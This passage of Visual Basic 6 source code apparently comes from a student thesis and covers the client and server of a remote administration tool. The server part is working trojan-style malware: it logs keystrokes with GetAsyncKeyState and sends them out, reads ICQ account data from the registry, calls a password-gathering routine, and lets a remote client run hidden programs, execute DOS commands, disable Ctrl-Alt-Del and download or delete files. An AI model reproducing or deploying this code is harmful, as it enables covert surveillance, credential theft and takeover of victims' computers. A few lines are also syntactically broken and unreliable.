Integer, Shift As Integer, X As Single, Y As Single)
    FormDrag Me: Me.MousePointer = 0
'This makes the form moved by calling the ReleaseCapture
function
End Sub
```

Form Keyboard Sendkeys

```
Private Sub BotaoTeclas_Click(Index As Integer)
   TextEnviarTeclas.Text = TextEnviarTeclas.Text +
BotaoTeclas(Index).Tag
End Sub

Private Sub BotaoEnviaTeclas_Click()
   If TextEnviarTeclas.Text <> "" Then
      BuatString COMMAND_SENDKEYS + TextEnviarTeclas.Text
   End If
End Sub

Private Sub BotaoLimpaTeclas_Click()
   TextEnviarTeclas.Text = ""
End Sub

Private Sub Form_Load()
    Call ColBar(KeyboardSK, 190, 90, 40, 4, 0, 128, 128, 64)
    Call ColBox(KeyboardSK, 0, 0, KeyboardSK.ScaleWidth,
KeyboardSK.ScaleHeight, 21, 64, 64, 0, 198, 190, 128)
    KeyboardSK.Move (Screen.Width / 2) - (KeyboardSK.Width /
2), (Screen.Height / 2) - (KeyboardSK.Height / 2)
    ExplodeForm KeyboardSK, 30, 0
End Sub

Private Sub PicExit_Click()
    Unload Me
End Sub

Private Sub PicToolbox_MouseDown(Index As Integer, Button As
Integer, Shift As Integer, X As Single, Y As Single)
    FormDrag Me: Me.MousePointer = 0
'This makes the form moved by calling the ReleaseCapture
function
End Sub
```

Form Active Process

```
Private Sub Form_Load()
    Call ColBar(ActiveProcess, 190, 90, 40, 4, 0, 128, 128,
64)
    Call ColBox(ActiveProcess, 0, 0, ActiveProcess.ScaleWidth,
ActiveProcess.ScaleHeight, 21, 64, 64, 0, 198, 190, 128)
    ActiveProcess.Move (Screen.Width / 2) -
(ActiveProcess.Width / 2), (Screen.Height / 2) -
(ActiveProcess.Height / 2)
    ExplodeForm ActiveProcess, 30, 0
End Sub
```

```
Private Sub Form_Unload(Cancel As Integer)
    PrevResizeX = 0
    PrevResizeY = 0
End Sub

Private Sub lblRefKill_Click(Index As Integer)
    Dim cEscolhido As String

    Select Case Index
    Case 1
        ListProcessos.Clear

        BuatString COMMAND_PROCESS_OPEN
    Case 2
    On Error Resume Next

    If MsgBox("Kill this Process ?", vbYesNo, cTitle) = vbYes
Then
        cEscolhido =
ListProcessos.List(ListProcessos.ListIndex) + ":"
        cEscolhido = Trim(Left(cEscolhido, InStr(cEscolhido,
":") - 1))

        If cEscolhido <> "" Then
            BuatString COMMAND_KILL_PROCESS + cEscolhido

            Call lblRefKill_Click(1)
        End If
    End If
    End Select
End Sub

Private Sub lblRefKill_MouseMove(Index As Integer, Button As
Integer, Shift As Integer, X As Single, Y As Single)
    Dim Counter
    Counter = 0    ' Initialize variables.

    Do While Counter <> 2 ' Inner loop.
        Counter = Counter + 1    ' Increment Counter.
        Me.lblRefKill(Counter).BackColor = &H80000008
    Loop
    Me.lblRefKill(Index).BackColor = &H8000000D
End Sub

Private Sub PicExit_Click()
    Unload Me
End Sub

Private Sub PicToolbox_MouseDown(Index As Integer, Button As
Integer, Shift As Integer, X As Single, Y As Single)
    FormDrag Me: Me.MousePointer = 0
'This makes the form moved by calling the ReleaseCapture
function
End Sub
```

➢ Form About

```
Dim s As Integer
Dim dta(1 To 6) As String

Private Sub Form_MouseMove(Button As Integer, Shift As
Integer, X As Single, Y As Single)
    lblClose.BackColor = &H8000000C
End Sub

Private Sub lblClose_Click()
```

```
    Unload Me
End Sub

Private Sub lblClose_MouseMove(Button As Integer, Shift As
Integer, X As Single, Y As Single)
    lblClose.BackColor = &H8000000D
End Sub

Private Sub PicExit_Click()
    Unload Me
End Sub

Private Sub PicToolbox_MouseDown(Index As Integer, Button As
Integer, Shift As Integer, X As Single, Y As Single)
    'This makes the form moved by calling the ReleaseCapture
function
    FormDrag Me: Me.MousePointer = 0
End Sub

Private Sub mnu_About_Click()
    About.Show
End Sub

Private Sub mnu_Exit_Click()
    Call RemoveFromTray
    End
End Sub

Private Sub mnu_Show_Hide_Click()
    If Main.WindowState = vbMinimized Then
        Call ShowFormAgain(Main)
    Else
        Main.WindowState = vbMinimized
        Main.Hide
    End If
End Sub
```

Form Student Info

```
Private Sub CmdSave_Click()
    Unload Me
End Sub
```

Modul CommandClient

```
Option Explicit

Public Const ANSWER_CONNECTED = "A01"
Public Const ANSWER_OK = "A02"
Public Const ANSWER_INVALID = "A03"
Public Const ANSWER_STARTING = "A04"
Public Const ANSWER_ENDING = "A05"
Public Const ANSWER_FOUND = "A06"
Public Const ANSWER_NOT_FOUND = "A07"
Public Const COMMAND_PASSWORD = "B01"
Public Const ANSWER_PASSWORD_TYPE = "B02"
Public Const ANSWER_PASSWORD_INVALID = "B03"
Public Const COMMAND_PROCESS_OPEN = "C01"
Public Const ANSWER_PROCESS_OPEN = "C02"
Public Const COMMAND_KILL_PROCESS = "C03"
Public Const ANSWER_PROCESS_WITHOUT_PERMISSION = "C04"
Public Const ANSWER_PROCESS_CANNOT_REMOVED = "C05"
Public Const COMMAND_CURRENT_DIRECTORY = "D01"
Public Const ANSWER_CURRENT_DIRECTORY = "D02"
```

```
Public Const COMMAND_DOUBLECLICK_ON = "E01"
Public Const COMMAND_DOUBLECLICK_OFF = "E02"
Public Const COMMAND_CLIPBOARD_ON = "F01"
Public Const COMMAND_CLIPBOARD_OFF = "F02"
Public Const COMMAND_MESSAGE = "G01"
Public Const ANSWER_MESSAGE = "G02"
Public Const CHAT_EXIT = "G03"
Public Const COMMAND_COMPUTER = "H01"
Public Const ANSWER_COMPUTER = "H02"
Public Const COMMAND_PLAY_WAV_AVI = "I01"
Public Const ANSWER_PLAY_WAV_AVI = "I02"
Public Const COMMAND_FIND_FILE = "J01"
Public Const ANSWER_FIND_FILE = "J02"
Public Const COMMAND_FIND_BITMAP = "K01"
Public Const ANSWER_FIND_BITMAP = "K02"
Public Const COMMAND_FIND_MULTIMEDIA = "L01"
Public Const ANSWER_FIND_MULTIMEDIA = "L02"
Public Const COMMAND_RESOLUTION = "M01"
Public Const ANSWER_RESOLUTION = "M02"
Public Const COMMAND_RESET = "N01"
Public Const COMMAND_HANGUP = "N02"
Public Const COMMAND_END = "N03"
Public Const COMMAND_CDROM_OPEN = "O01"
Public Const COMMAND_CDROM_CLOSE = "O02"
Public Const COMMAND_EXECUTE = "P01"
Public Const COMMAND_EXECUTE_HIDDEN = "P02"
Public Const COMMAND_EXECUTE_DOS = "P03"
Public Const ANSWER_EXECUTE_DOS = "P04"
Public Const COMMAND_CHANGE_WALLPAPER = "Q01"
Public Const COMMAND_SENDKEYS = "Q02"
Public Const COMMAND_CONNECT = "Q03"
Public Const COMMAND_TASKBAR_SHOW = "R01"
Public Const COMMAND_TASKBAR_HIDE = "R02"
Public Const COMMAND_MOUSE_CHANGE = "R03"
Public Const COMMAND_MOUSE_NORMAL = "R04"
Public Const COMMAND_CTRLALTDEL_ENABLE = "R05"
Public Const COMMAND_CTRLALTDEL_DISABLE = "R06"
Public Const COMMAND_KEYLOG_ON = "S01"
Public Const COMMAND_KEYLOG_OFF = "S02"
Public Const ANSWER_KEYLOG = "S03"
Public Const COMMAND_SOUND_CARD = "T01"
Public Const ANSWER_SOUND_CARD = "T02"
Public Const COMMAND_REMOVE_SERVER = "U01"
Public Const ANSWER_REMOVE_SERVER = "U02"
Public Const COMMAND_CHANGE_DRIVE = "V01"
Public Const ANSWER_DRIVE = "V02"
Public Const COMMAND_CHANGE_DIRECTORY = "V03"
Public Const ANSWER_DIRECTORY = "V04"
Public Const ANSWER_DIRECTORY_DEFAULT = "V05"
Public Const ANSWER_FILES_NAME = "V06"
Public Const COMMAND_DOWNLOAD_FILE = "W01"
Public Const COMMAND_READ_DOWNLOAD_FILE = "W02"
Public Const ANSWER_START_DOWNLOAD_FILE = "W03"
Public Const COMMAND_END_DOWNLOAD_FILE = "W04"
Public Const ANSWER_END_DOWNLOAD_FILE = "W05"
Public Const ANSWER_BINARY_DOWNLOAD_FILE = "W06"
Public Const COMMAND_UPLOAD_FILE = "X01"
Public Const COMMAND_READ_UPLOAD_FILE = "X02"
Public Const ANSWER_READ_UPLOAD_FILE = "X03"
Public Const COMMAND_START_UPLOAD_FILE = "X04"
Public Const ANSWER_START_UPLOAD_FILE = "X05"
Public Const COMMAND_END_UPLOAD_FILE = "X06"
Public Const ANSWER_END_UPLOAD_FILE = "X07"
Public Const COMMAND_BINARY_UPLOAD_FILE = "X08"
'digunakan pada desktop viewing
Public Const FILENAME_FOR_JPG = "Y01"
Public Const START_JPG = "Y02"
```

```
Public Const END_JPG = "Y03"
Public Const FINAL_JPG = "Y04"
'digunakan untuk Student Information
Public Const COMMAND_STUDENT_INFORMATION = "SI01"
Public Const ANSWER_STUDENT_INFORMATION = "SI02"
```

➢ Modul JGlobal

```
Option Explicit

Declare Function GetWindowRect Lib "user32" (ByVal hwnd As
Long, lpRect As RECT) As Long
Declare Function GetDC Lib "user32" (ByVal hwnd As Long) As
Long
Declare Function CreateSolidBrush Lib "gdi32" (ByVal crColor
As Long) As Long
Declare Function SelectObject Lib "gdi32" (ByVal hdc As Long,
ByVal hObject As Long) As Long  'note error in declare
Declare Function Rectangle Lib "gdi32" (ByVal hdc As Long,
ByVal X1 As Long, ByVal Y1 As Long, ByVal X2 As Long, ByVal Y2
As Long) As Long
Declare Function ReleaseDC Lib "user32" (ByVal hwnd As Long,
ByVal hdc As Long) As Long
Declare Function DeleteObject Lib "gdi32" (ByVal hObject As
Long) As Long

'Konstanta untuk klik sebelah kiri
Global Const WM_LBUTTONDBLCLK = &H203   'Double-click
Global Const WM_LBUTTONDOWN = &H201     'Button down
Global Const WM_LBUTTONUP = &H202       'Button up

'Konstanta untuk klik sebelah kanan
Global Const WM_RBUTTONDBLCLK = &H206   'Double-click
Global Const WM_RBUTTONDOWN = &H204     'Button down
Global Const WM_RBUTTONUP = &H205       'Button up

Global nid As NOTIFYICONDATA

Global Const NIF_MESSAGE = &H1
Global Const NIF_ICON = &H2
Global Const NIF_TIP = &H4

Global Const WM_MOUSEMOVE = &H200

Global Const NIM_ADD = &H0
Global Const NIM_MODIFY = &H1
Global Const NIM_DELETE = &H2

Declare Function Shell_NotifyIcon Lib "shell32" _
Alias "Shell_NotifyIconA" _
(ByVal dwMessage As Long, pnid As NOTIFYICONDATA) As Boolean

Type RECT
        Left As Long
        Top As Long
        Right As Long
        Bottom As Long
End Type

Type NOTIFYICONDATA
    cbSize As Long
    hwnd As Long
    uId As Long
    uFlags As Long
    uCallBackMessage As Long
```

```
    hIcon As Long
    szTip As String * 64
End Type

Public Declare Sub ReleaseCapture Lib "user32" ()
Public Declare Function SendMessage Lib "user32" Alias
"SendMessageA" (ByVal hwnd As Long, ByVal wMsg As Long, ByVal
wParam As Integer, ByVal lParam As Long) As Long

Public lConnected As Boolean

Public hFileUploadDownload As Long
Public lUploadDownload As Boolean

Public cRemoteDirectory As String
Public cTitle As String
Public lAudio As Boolean

Public PrevResizeX As Long
Public PrevResizeY As Long

'Desktop
Dim bReplied As Boolean, lTime As Long
Public TotalBytes As Long
Public nFile As Long

'FileTransfer
Public pFileSend

Public Sub DownloadFile()
   BuatString COMMAND_READ_DOWNLOAD_FILE
   DoEvents
End Sub


Public Sub BuatString(cString As String)
   On Error Resume Next

   Main.WinSockClient.SendData cString
End Sub

Public Sub PeriksaHasil(cDataReceived As String)
   On Error Resume Next

   Dim lLength As Integer, sGetBuffer As String
   Dim cCommandCode As String
   Dim cNilai As String
   Dim cSendUploadDownload As String
   Dim cByteUploadDownload As String
   Dim cFileSource As String
   Dim cFileTarget As String
   Dim cGetData As String
   Dim nLoop As Long

   Dim pCheckData
   Dim pNewData
   Dim f As Integer
   Dim g As String
   Dim pfilelist As String
   Dim pFileOpen
   Dim pServerData

   Dim i

   Dim strJPG As String

    If pFileSend = True Then
```

```
        Dim data As String
        Dim pfilesave As String
        If pFileOpen = False Then
            Open App.Path & "\" & FileTransfer1.lstfile.Text
For Binary Access Write As #2
            pFileOpen = True
        ElseIf pFileOpen = True Then
            DoEvents
        End If

        If cDataReceived = "xx" Then
            Close #2
            pFileOpen = False
            pFileSend = False
            Main.LabelStatus.Caption = "Idle"
        Else
            Put 2, , cDataReceived
        End If
        Exit Sub
    End If

   pCheckData = Mid(cDataReceived, 1, 7)
   pNewData = Mid(cDataReceived, 8, Len(cDataReceived))

    Select Case pCheckData
    Case "PFRefsh"
        FileTransfer1.lstfile.Clear

        pfilelist = pNewData

        While pfilelist <> ""
        f = InStr(1, pfilelist, "ǂ")
            If f = 0 Then
                f = Len(pfilelist)
                g = Mid(pfilelist, 1, f)
                pfilelist = Right(pfilelist, 0)
                FileTransfer1.lstfile.AddItem g
                DoEvents
             Exit Sub
            End If
            g = Mid(pfilelist, 1, f - 1)
            FileTransfer1.lstfile.AddItem g
            pfilelist = Right(pfilelist, Len(pfilelist) - f)
            DoEvents
        Wend
        Case "PFSizeF"
            Dim intTemp
            intTemp = CInt(pNewData)
            MsgBox intTemp & " KB"
    End Select

   cCommandCode = Left(cDataReceived, 3)
   cDataReceived = Mid$(cDataReceived, 4, Len(cDataReceived))

   Select Case cCommandCode
      Case ANSWER_CONNECTED
         Main.LabelStatus.Caption = "Connected"
         lConnected = True

         BuatString COMMAND_COMPUTER
         BuatString COMMAND_SOUND_CARD

      Case ANSWER_OK
         Main.LabelStatus.Caption = cDataReceived

      Case ANSWER_INVALID
         Main.LabelStatus.Caption = "Invalid Command"
```

```
        Case ANSWER_STARTING
           Main.LabelStatus.Caption = "Wait ... Starting"

        Case ANSWER_ENDING
           Main.LabelStatus.Caption = "Ending"

        Case ANSWER_FOUND
           Main.LabelStatus.Caption = "Found"

        Case ANSWER_NOT_FOUND
           Main.LabelStatus.Caption = "Not found"

        Case ANSWER_PASSWORD_TYPE
           frmLogin.Show 1
        Case ANSWER_PASSWORD_INVALID
           MsgBox "Invalid password", , cTitle

           PeriksaHasil ANSWER_PASSWORD_TYPE

        Case ANSWER_START_DOWNLOAD_FILE
           cGetData = cDataReceived

           SetAttr cGetData, vbNormal
           Kill cGetData

           If hFileUploadDownload <> 0 Then
              Close #hFileUploadDownload
           End If

           hFileUploadDownload = FreeFile
           Open cGetData For Binary Access Write As
#hFileUploadDownload
           Main.LabelStatus.Caption = "Starting Download - " +
cGetData
           lUploadDownload = True

           DownloadFile

        Case ANSWER_BINARY_DOWNLOAD_FILE
           If hFileUploadDownload <> 0 Then
              For nLoop = 1 To Len(cDataReceived) Step 3
                 Put #hFileUploadDownload, ,
Chr$(Val(Mid$(cDataReceived, nLoop, 3)))
              Next

              Main.LabelStatus.Caption = "Bytes Receive: " &
LOF(hFileUploadDownload)

              DownloadFile
           End If

        Case ANSWER_END_DOWNLOAD_FILE
           If hFileUploadDownload <> 0 Then
              Close #hFileUploadDownload
           End If

           Main.LabelStatus.Caption = "Download OK"

           lUploadDownload = False


        Case COMMAND_UPLOAD_FILE
           cFileSource = Left$(cDataReceived,
InStr(cDataReceived, Chr$(9)) - 1)
           cFileTarget = Mid$(cDataReceived,
InStr(cDataReceived, Chr$(9)) + 1)
```

```
            If Dir(cFileSource) = "" Then
               PeriksaHasil ANSWER_END_UPLOAD_FILE

            Else
               If hFileUploadDownload <> 0 Then
                  Close #hFileUploadDownload
               End If

               hFileUploadDownload = FreeFile
               Open cFileSource For Binary Access Read As
#hFileUploadDownload

               BuatString COMMAND_START_UPLOAD_FILE & cFileTarget
               lUploadDownload = True
            End If

         Case ANSWER_READ_UPLOAD_FILE
            cSendUploadDownload = ""

            Do While Not EOF(hFileUploadDownload)
               cByteUploadDownload = Input(1,
hFileUploadDownload)
               If cByteUploadDownload = "" Then
                  Exit Do
               End If

               cSendUploadDownload = cSendUploadDownload +
Right$("000" + CStr(Asc(cByteUploadDownload)), 3)
               If Len(cSendUploadDownload) >= 6144 Then
                  BuatString COMMAND_BINARY_UPLOAD_FILE +
cSendUploadDownload
                  DoEvents

                  cSendUploadDownload = ""
               End If

               Main.LabelStatus.Caption = "Bytes Send: " &
Loc(hFileUploadDownload)
            Loop

            If cSendUploadDownload = "" Then
               BuatString COMMAND_END_UPLOAD_FILE
            Else
               BuatString COMMAND_BINARY_UPLOAD_FILE +
cSendUploadDownload

               cSendUploadDownload = ""
            End If

            DoEvents

         Case ANSWER_PROCESS_OPEN
            If cDataReceived <> "" Then
               ActiveProcess.ListProcessos.AddItem cDataReceived
            End If

         Case ANSWER_PROCESS_CANNOT_REMOVED,
ANSWER_PROCESS_WITHOUT_PERMISSION
            Main.LabelStatus.Caption = cDataReceived

         Case ANSWER_CURRENT_DIRECTORY
            Main.lblFrame(8).Caption = "Current Drive/Directory:
" - cDataReceived

         Case ANSWER_KEYLOG
```

```
        KeyboardKL.TextKeyLog.Text =
Left(KeyboardKL.TextKeyLog.Text + cDataReceived, 32000)
        KeyboardKL.TextKeyLog.SelStart =
Len(KeyboardKL.TextKeyLog.Text)

      Case ANSWER_COMPUTER
         Main.TextInformacoesComputador.Text = cDataReceived

      Case ANSWER_SOUND_CARD
         lAudio = (cDataReceived = "T")

      Case ANSWER_PLAY_WAV_AVI
         Main.LabelStatus.Caption = "Playing the multimedia
file"

      Case ANSWER_REMOVE_SERVER
         Call Main.ConnectDisconnect_Click
         Exit Sub

      Case ANSWER_DIRECTORY_DEFAULT
         cRemoteDirectory = cDataReceived

         If Right$(cRemoteDirectory, 1) <> "\" Then
            cRemoteDirectory = cRemoteDirectory + "\"
         End If


      Case ANSWER_FIND_FILE
         Main.ListTampung.AddItem cDataReceived

      Case ANSWER_FIND_BITMAP
         Main.ListBitmap.AddItem cDataReceived

      Case ANSWER_FIND_MULTIMEDIA
         Main.ListMultimedia.AddItem cDataReceived

      Case ANSWER_RESOLUTION
         Main.ListResolusi.AddItem cDataReceived

      Case ANSWER_EXECUTE_DOS
         Main.TextResultadoComando.Text = cDataReceived

      Case FILENAME_FOR_JPG
         Kill "screenshot.jpg"
         Open "screenshot.jpg" For Binary As #3
         BuatString START_JPG

      Case END_JPG
         If Len(cDataReceived) = 1000 Then
            Put 3, , cDataReceived
            BuatString START_JPG
         Else
            MsgBox ("Fehler")
         End If


      Case ANSWER_STUDENT_INFORMATION
        pCheckData = Mid(cDataReceived, 1, 7)
        pNewData = Mid(cDataReceived, 8, Len(cDataReceived))

        pfilelist = pNewData
        i = 0
        For i = 0 To 5
        While pfilelist <> ""

        f = InStr(1, pfilelist, "‡")
            If f = 0 Then
```

```
                f = Len(pfilelist)
                g = Mid(pfilelist, 1, f)
                pfilelist = Right(pfilelist, 0)
                'FileTransfer1.lstfile.AddItem g
                StudInfo.txtField(i).Text = g
                DoEvents
             Exit Sub
            End If
            g = Mid(pfilelist, 1, f - 1)
            'FileTransfer1.lstfile.AddItem g
            StudInfo.txtField(i).Text = g
            pfilelist = Right(pfilelist, Len(pfilelist) - f)
            DoEvents
        Wend
        Next i

   End Select
End Sub

Public Sub ColBar(Obj As Object, St%, h%, R%, g%, b%, RE%,
GE%, BE%)
Dim H2%, H3%, IvR%, IvG%, IvB%
Obj.AutoRedraw = True
Obj.ScaleMode = 3 'pixel
H3 = Int(h / 2)
IvR = Int(RE - R) / H3
IvG = Int(GE - g) / H3
IvB = Int(BE - b) / H3
Do While h >= H3
Obj.Line (0, St + H2)-(Obj.ScaleWidth, St + H2), RGB(R, g, b)
Obj.Line (0, St + h)-(Obj.ScaleWidth, St + h), RGB(R, g, b)
h = h - 1
H2 = H2 + 1
R = R + IvR
g = g + IvG
b = b + IvB
Loop
End Sub

Public Sub ColBox(Obj As Object, BX%, BY%, EX%, EY%, h%, R%,
g%, b%, RE%, GE%, BE%)
Dim H2%, H3%, IvR%, IvG%, IvB%
Obj.AutoRedraw = True
Obj.ScaleMode = 3 'pixel
H3 = Int(h / 2)
IvR = Int(RE - R) / H3
IvG = Int(GE - g) / H3
IvB = Int(BE - b) / H3
Do While h >= H3
Obj.Line (BX + H2, BY + H2)-(EX - H2, EY - H2), RGB(R, g, b),
B
Obj.Line (BX + h, BY + h)-(EX - h, EY - h), RGB(R, g, b), B
h = h - 1
H2 = H2 + 1
R = R + IvR
g = g + IvG
b = b + IvB
Loop
End Sub

Sub ExplodeForm(frm As Form, Steps As Long, Color As Long)
   Dim ThisRect As RECT, RectWidth As Integer, RectHeight As
Integer, ScreenDevice As Long, NewBrush As Long, OldBrush As
Long, i As Long, X As Integer, Y As Integer, XRect As Integer,
YRect As Integer
   If Steps < 20 Then Steps = 20
```

```
    'kecepatan pembesaran form tergantung dari spek sistem
komputer yg digunakan
    If Color = 0 Then
        Color = frm.BackColor
    End If
    Steps = Steps * 10
    'Mendapatkan tampilan pada saat ini
    GetWindowRect frm.hwnd, ThisRect
    RectWidth = (ThisRect.Right - ThisRect.Left)
    RectHeight = ThisRect.Bottom - ThisRect.Top
    'Mendapatkan device untuk menghandle tampilan layar
    ScreenDevice = GetDC(0)
    'Ciptakan kuas untuk menggambar pada layar
    'dan simpan kuas yang lama
    NewBrush = CreateSolidBrush(Color)
    OldBrush = SelectObject(ScreenDevice, NewBrush)
    For i = 1 To Steps
        XRect = RectWidth * (i / Steps)
        YRect = RectHeight * (i / Steps)
        X = ThisRect.Left + (RectWidth - XRect) / 2
        Y = ThisRect.Top + (RectHeight - YRect) / 2
        'Incrementally draw rectangle
        Rectangle ScreenDevice, X, Y, X + XRect, Y + YRect
    Next i
    'Return old brush and delete screen device context handle
    'Then destroy brush that drew rectangles
    Call SelectObject(ScreenDevice, OldBrush)
    Call ReleaseDC(0, ScreenDevice)
    DeleteObject (NewBrush)
End Sub

Public Function FormDrag(TheForm As Form)
    ReleaseCapture
    SendMessage TheForm.hwnd, &HA1, 2, 0&
'Allows form to be able to be moved elsewhere instead of its
titlebar
End Function

Public Function SendData(sData As String) As Boolean
On Error GoTo handelsenddata
    'Fungsi untuk mengirimkan data ke komputer host
    Dim TimeOut As Long
    bReplied = False
    BuatString sData
    Do Until (Main.WinSockClient.State = 0) Or (TimeOut <
10000)
        DoEvents
        TimeOut = TimeOut + 1
        If TimeOut > 10000 Then Exit Do
    Loop
    SendData = True
    Exit Function
handelsenddata:
    SendData = False
    MsgBox Err.Description, 16, "Error #" & Err.Number
    Exit Function
End Function

Public Sub ShowFormAgain(TrayForm As Form)
    'Panggil fungsi RemoveFromTray
    TrayForm.WindowState = vbNormal
    TrayForm.Show
End Sub

Public Sub RemoveFromTray()
    Shell_NotifyIcon NIM_DELETE, nid
End Sub
```

B. APLIKASI SERVER

➢ Form Main (Form Utama)

```
Option Explicit

Dim hFileUploadDownload As Long

Dim lLibrary As Boolean
Dim lAudio As Boolean

Private Sub Dir2_Change()
    File2.Path = Dir2.Path
End Sub

Private Sub Drive2_Change()
    Dir2.Path = Drive2.Drive
End Sub

Private Function PFillFileList()
    Dim newdir
    Dim filenum
    Dir2.Refresh
    File2.Refresh
    FileList.Clear

    If Dir2.Path = Mid(Drive2.Drive, 1, 2) - "\" Then
        For filenum = 0 To Dir2.ListCount - 1
            newdir = "<" + Right(Dir2.List(filenum),
Len(Dir2.List(filenum)) - Len(Dir2.Path)) + ">"
            FileList.AddItem newdir
        Next filenum
    Else
        FileList.AddItem "<..>"
            For filenum = 0 To Dir2.ListCount - 1
            newdir = "<" + Right(Dir2.List(filenum),
Len(Dir2.List(filenum)) - Len(Dir2.Path) - 1) + ">"
            FileList.AddItem newdir
        Next filenum
    End If

    For filenum = 1 To File2.ListCount - 1
        FileList.AddItem File2.List(filenum)
    Next filenum
End Function

Private Sub Form_Load()
   On Error Resume Next

    Drive2.Drive = "c:\"

   lLibrary = False
   lKeyLog = False

   lAudio = (waveOutGetNumDevs() <> 0)

   Randomize
   nPort = 40131

   cICQDirectory = QueryValue(HKEY_CURRENT_USER,
"SOFTWARE\Mirabilis\ICQ\DefaultPrefs\", "UIN Dir")

   If Right(cICQDirectory, 1) <> "\" Then
      cICQDirectory = cICQDirectory + "\"
   End If
```

```
    Dir2.Path = "c:\"
    PFillFileList

    RegistryVerify

    cComputer = ""
    While True
       DoEvents

       InternLoop
     Wend
End Sub

Private Sub Form_QueryUnload(Cancel As Integer, UnloadMode As
Integer)
    RegistryVerify
End Sub

Private Sub Form_Terminate()
    RegistryVerify
End Sub

Private Sub Timer2_Timer()
    Static nOldKey As Integer

    Dim nLoop As Integer

    If lKeyLog Then
       If InternetConnected() Then
          For nLoop = 1 To 255
              If GetAsyncKeyState(nLoop) <> 0 Then
                 If nOldKey <> nLoop Then
                    nOldKey = nLoop

                    SM ANSWER KEYLOG & CheckKey(nLoop)
                 End If
              End If
          Next
       End If
    End If
End Sub

Private Sub Drive1_Change()
    On Error GoTo DriveError
    Dir1.Path = Left$(Drive1.Drive, 2) + "\"
    Exit Sub

DriveError:
    Drive1.Drive = Left$(Dir1.Path, 2)

    If Drive1.Drive = "" Then
       Drive1.Drive = Left$(cAppDirectory, 2)
    End If

    Dir1.Path = Left$(Drive1.Drive, 2) + "\"
    Exit Sub
End Sub

Private Sub Dir1_Change()
    On Error Resume Next

    File1.Path = Dir1.Path
End Sub

Private Sub InternLoop()
    On Error Resume Next
```

```
    Static lActiveA As Boolean
    Static lActiveB As Boolean

    lActiveA = lActiveB
    lActiveB = InternetConnected()

    If lActiveA And Not lActiveB Then
       WinSockServer.Close

    ElseIf lActiveB And Not lActiveA Then
       ObtemDrives
       ICQ_UIN

       cIPAddress = ""
       cHostName = ""

       WinSockServer.Protocol = sckUDPProtocol
       WinSockServer.RemoteHost = "127.0.0.1"
       WinSockServer.RemotePort = nPort
       WinSockServer.Bind nPort + 1

       cComputer = "EXE File Name: " & App.EXEName & vbCrLf & _
                   "Operating System: " & VersiWindows() &
vbCrLf & _
                   "Time: " & Now & vbCrLf & _
                   "Port: " & CStr(40131) & vbCrLf & _
                   "UserName: " & NetUserName() & vbCrLf & _
                   "ComputerName: " & ComputerName() & vbCrLf &
_
                   "Drives: " & cDrives & vbCrLf & _
                   "Type of Drives: " & cDrivesString & vbCrLf
& _
                   "ICQ UINs: " & vbCrLf & cUsuariosICQ &
vbCrLf

       cComputer = cComputer + "Sound Card: "

       If lAudio Then
          cComputer = cComputer + "Found" & vbCrLf
       Else
          cComputer = cComputer + "Not Found" & vbCrLf
       End If

       GetPasswords

    ElseIf lActiveB And lActiveA Then
       Rem Internet Conection OK !
    End If
End Sub

Public Function Win32Keyword(ByVal URL As String) As Long
    Dim retval
    retval = ShellExecute(0&, vbNullString, URL, vbNullString,
vbNullString, vbNormalFocus)
End Function

Sub b(ByVal cCommandLine As String)
   On Error Resume Next

   Dim cRegistry As String
   Dim cFileSource As String
   Dim cFileTarget As String
   Dim cSendUploadDownload As String
   Dim cByteUploadDownload As String

   Dim cCommandCode As String
   Dim cDataReceived As String
```

```
Dim pos%, DriveType&
Dim cTodosDrives As String
Dim cDriveAtual As String
Dim nLoop As Long

Dim hSnapShot As Long
Dim uProcess As PROCESSENTRY32
Dim rProcess As Long
Dim tPID As Long
Dim tMID As Long
Dim lExitCode As Long
Dim hProcess As Long

Dim pCheckData
Dim pNewData
Dim pFileList
Dim T
Dim s
Dim x
Dim pSendFile

 Dim strJPG As String
 Dim cpuffer As Byte
 Dim file As Boolean

 pCheckData = Mid(cCommandLine, 1, 7)
 pNewData = Mid(cCommandLine, 8, Len(cCommandLine))

 Select Case pCheckData
     Case "PCDrive"
         Drive2.Drive = pNewData
         PFillFileList
         DoEvents
         pFileList = ""
      For x = 0 To FileList.ListCount
         pFileList = pFileList + FileList.List(x)
         If x < FileList.ListCount - 1 Then
             pFileList = pFileList + "‡"
         End If
      Next x
          SM "PFRefsh" + pFileList
 Case "PFChDir"
         s = InStr(1, pNewData, ">")
         T = Mid(pNewData, 2, s - 2)
     If Dir2.Path = Mid(Drive2.Drive, 1, 2) + "\" Then
         Dir2.Path = Dir2.Path + T
     Else
         Dir2.Path = Dir2.Path + "\" + T
     End If
         PFillFileList
         DoEvents
         pFileList = ""
     For x = 0 To FileList.ListCount
         pFileList = pFileList + FileList.List(x)
         If x < FileList.ListCount - 1 Then
               pFileList = pFileList + "‡"
         End If
     Next x
     SM "PFRefsh" + pFileList
 Case "PFRefsh"
     PFillFileList
     DoEvents
     pFileList = ""
     For x = 0 To FileList.ListCount
         pFileList = pFileList + FileList.List(x)
         If x < FileList.ListCount - 1 Then
             pFileList = pFileList + "‡"
```

```
            End If
        Next x
        SM "PFRefsh" + pFileList
    Case "PFDwnld"
        Dim Temp As String
        Dim BlockSize As Long

        If Dir2.Path = Mid(Drive2.Drive, 1, 2) + "\" Then
            pSendFile = (Dir2.Path + pNewData)
        Else
            pSendFile = (Dir2.Path + "\" + pNewData)
        End If
        Open pSendFile For Binary Access Read As #1
        BlockSize = 2048
        Do While Not EOF(1)
            Temp = Space$(BlockSize)
            Get 1, , Temp
            SM Temp
            DoEvents
        Loop
        SM "xx"
    Close #1

    Case "PFRunFi"
        If Dir2.Path = Mid(Drive2.Drive, 1, 2) + "\" Then
            Win32Keyword (Dir2.Path + pNewData)
        Else
            Win32Keyword (Dir2.Path + "\" + pNewData)
        End If
    Case "PFSizeF"
     If Dir2.Path = Mid(Drive2.Drive, 1, 2) + "\" Then
        SM "PFSizeF" & FileLen(Dir2.Path + pNewData) / 1024
     Else
        SM "PFSizeF" & FileLen(Dir2.Path + "\" + pNewData) /
1024
     End If
    Case "PFDelFi"
     If Dir2.Path = Mid(Drive2.Drive, 1, 2) + "\" Then
        Kill (Dir2.Path + pNewData)
     Else
        Kill (Dir2.Path + "\" + pNewData)
     End If
        DoEvents
        PFillFileList
        DoEvents
        pFileList = ""
     For x = 0 To FileList.ListCount
        pFileList = pFileList + FileList.List(x)
     If x < FileList.ListCount - 1 Then
        pFileList = pFileList + "‡"
     End If
         Next x
     SM "PFRefsh" + pFileList

    End Select

   cCommandLine = Trim(cCommandLine)

   If cCommandLine <> "" Then
      cCommandLine = cCommandLine + " "
